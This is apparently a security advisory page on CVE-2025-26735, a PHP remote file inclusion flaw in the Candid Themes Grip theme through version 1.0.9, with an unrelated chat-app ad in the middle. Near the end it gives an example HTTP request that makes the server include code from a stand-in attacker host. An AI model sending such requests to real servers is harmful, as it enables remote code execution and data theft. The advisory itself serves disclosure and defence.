
Overview
The vulnerability, CVE-2025-26735, is a severe flaw identified in the Candid Themes Grip, specifically affecting versions through 1.0.9. This PHP Remote File Inclusion vulnerability has serious implications, potentially compromising systems and causing data leakage. Cybersecurity professionals, system administrators, and users of Candid Themes Grip should be aware of this vulnerability, as it poses a significant risk to the integrity, confidentiality, and availability of their systems.
Vulnerability Summary
CVE ID: CVE-2025-26735
Severity: High (7.5 CVSS Score)
Attack Vector: Remote, via network
Privileges Required: None
User Interaction: None
Impact: System compromise and potential data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
Candid Themes Grip | Versions through 1.0.9
How the Exploit Works
The exploit works by taking advantage of the improper control of a filename in PHP’s Include/Require statement. By injecting a malicious filename, an attacker can remotely include a file from a remote server. This allows the attacker to execute arbitrary PHP code, potentially compromising the system or leading to data leakage.
Conceptual Example Code
An attacker might exploit this vulnerability through a malicious HTTP request that includes a remote file. Here’s a conceptual example:
GET /index.php?file=http://attacker.com/malicious_file.php HTTP/1.1
Host: target.example.com
In this example, `malicious_file.php` is a file on the attacker’s server which contains malicious PHP code. If the target server processes this request, it could include and execute the malicious file, leading to a potential system compromise.
